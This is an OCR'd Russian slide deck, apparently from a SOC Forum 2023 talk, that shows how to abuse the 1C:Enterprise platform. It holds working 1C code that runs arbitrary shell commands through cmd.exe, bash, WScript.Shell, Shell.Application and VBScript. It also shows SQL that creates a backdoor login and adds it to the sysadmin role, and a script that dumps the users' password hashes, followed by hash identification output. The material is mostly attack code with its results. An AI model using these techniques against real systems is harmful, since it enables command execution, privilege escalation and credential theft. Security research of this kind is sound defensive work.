


SOC FORUM 2023

Что внутри?

Что внутри

SOC FORUM 2023



Встроенные функции

SOC FORUM 2023


```
СисИнфо = Новый СистемнаяИнформация;
Платформа    = СисИнфо.ТипПлатформы;
ВерсияОС     = СисИнфо.ВерсияОС;
ИмяКомпьютера = ИмяКомпьютера();
ПапкаВременныхФайлов =  КаталогВременныхФайлов();
```

Платформа:	Windows x86-64
Версия ОС:	Microsoft Windows 10 version 10.0 (Build 14393)
Имя компьютера:	[redacted]
Папка временных файлов:	C:\Users\USR1CV8\AppData\Local\Temp\

ЗапуститьПриложение

SOC FORUM 2023

```
Если Платформа2 = "Windows" Тогда
    ЗапуститьПриложение( "cmd.exe /c """ + Объект.КомандаСистемы + " > " + Объект.ИмяФайлаВывода + """", "", Истина);
ИначеЕсли Платформа2 = "Linux" Тогда
    ЗапуститьПриложение( "bash -c """ + Объект.КомандаСистемы + " > " + Объект.ИмяФайлаВывода + """", "", Истина);
КонецЕсли;
Файл = Новый ЧтениеТекста(Объект.ИмяФайлаВывода, Объект.Кодировка1);
Стр = Файл.Прочитать();
Файл.Закрыть();
```



COMОбъект

SOC FORUM 2023


```
WshShell = Новый COMОбъект("WScript.Shell");
WshExec = WshShell.Exec("cmd.exe /C """+Объект.КомандаСистемы+""""");
OutStream = WshExec.StdOut;
Стр = OutStream.ReadAll();
```

```
WshShell = Новый COMОбъект("Shell.Application");
WshExec = WshShell.ShellExecute("cmd", "/C """+Объект.КомандаСистемы + " > " + Объект.ИмяФайлаВывода + """");
Файл = Новый ЧтениеТекста(Объект.ИмяФайлаВывода, Объект.Кодировка1);
Стр = Файл.Прочитать();
Файл.Закрыть();
```

Visual Basic Script

SOC FORUM 2023

```
Скрипт = Новый COMObject("MSScriptControl.ScriptControl");
Скрипт.language = "vbscript";
Скрипт.AddCode(объект.VBScript.ПолучитьТекст());
Скрипт.Run(объект.FName);
```



1CV8Clst.lst

SOC FORUM 2023

cat: C:\Program Files\1cv8\srvinfo\reg_1541\1CV8Clst.lst


ls:

Кодировка:

ls

cat

Вывод:



SQL

SOC FORUM 2023

Инфо: Srvr="localhost";Ref="sql_auth";

Имя сервера: localhost Имя БД: sql_auth

Выполнить SQL

Запрос SQL:

```
CREATE LOGIN tester WITH PASSWORD = 'P@ssw0rd';
EXEC sp_addsrvrolemember 'tester', 'sysadmin';
Select @@version;
```

Результат SQL:

```
Microsoft SQL Server 2022 (RTM) - 16.0.1000.6 (X64)
    Oct  8 2022 05:58:25
    Copyright (C) 2022 Microsoft Corporation
    Express Edition (64-bit) on Windows Server 2016 Standa
```

Инфо: Srvr="localhost";Ref="sql_auth";

Имя сервера: localhost Имя БД: sql_auth

Выполнить SQL

Запрос SQL:

```
SELECT    name
FROM      master.sys.server_principals
WHERE     IS_SRVROLEMEMBER ('sysadmin',name) = 1
```

Результат SQL:

```
sa
NT SERVICE\SQLWriter
NT SERVICE\Winmgmt
[redacted]\USR1CV8
tester
```

Хэши пользователей

SOC FORUM 2023


```
ВсеПользователи = ПользователиИнформационнойБазы.ПолучитьПользователей();
Текст = "";
Для Каждого Пользователь из ВсеПользователи Цикл
    Текст = Текст + "---------------" + Символы.ПС;
    Текст = Текст + Пользователь + Символы.ПС;
    ХэшПароля = Пользователь.СохраняемоеЗначениеПароля;
    Текст = Текст + СтрЗаменить(Base64Значение(ХэшПароля), " ", "") + Символы.ПС;
КонецЦикла;
```

```
---------------
Админ
21BD12DC183F740EE76F27B78EB39C8AD972A757
---------------
```


```
└─$ hashid 21BD12DC183F740EE76F27B78EB39C8AD972A757
Analyzing '21BD12DC183F740EE76F27B78EB39C8AD972A757'
[+] SHA-1 [Hashcat Mode: 100]
```

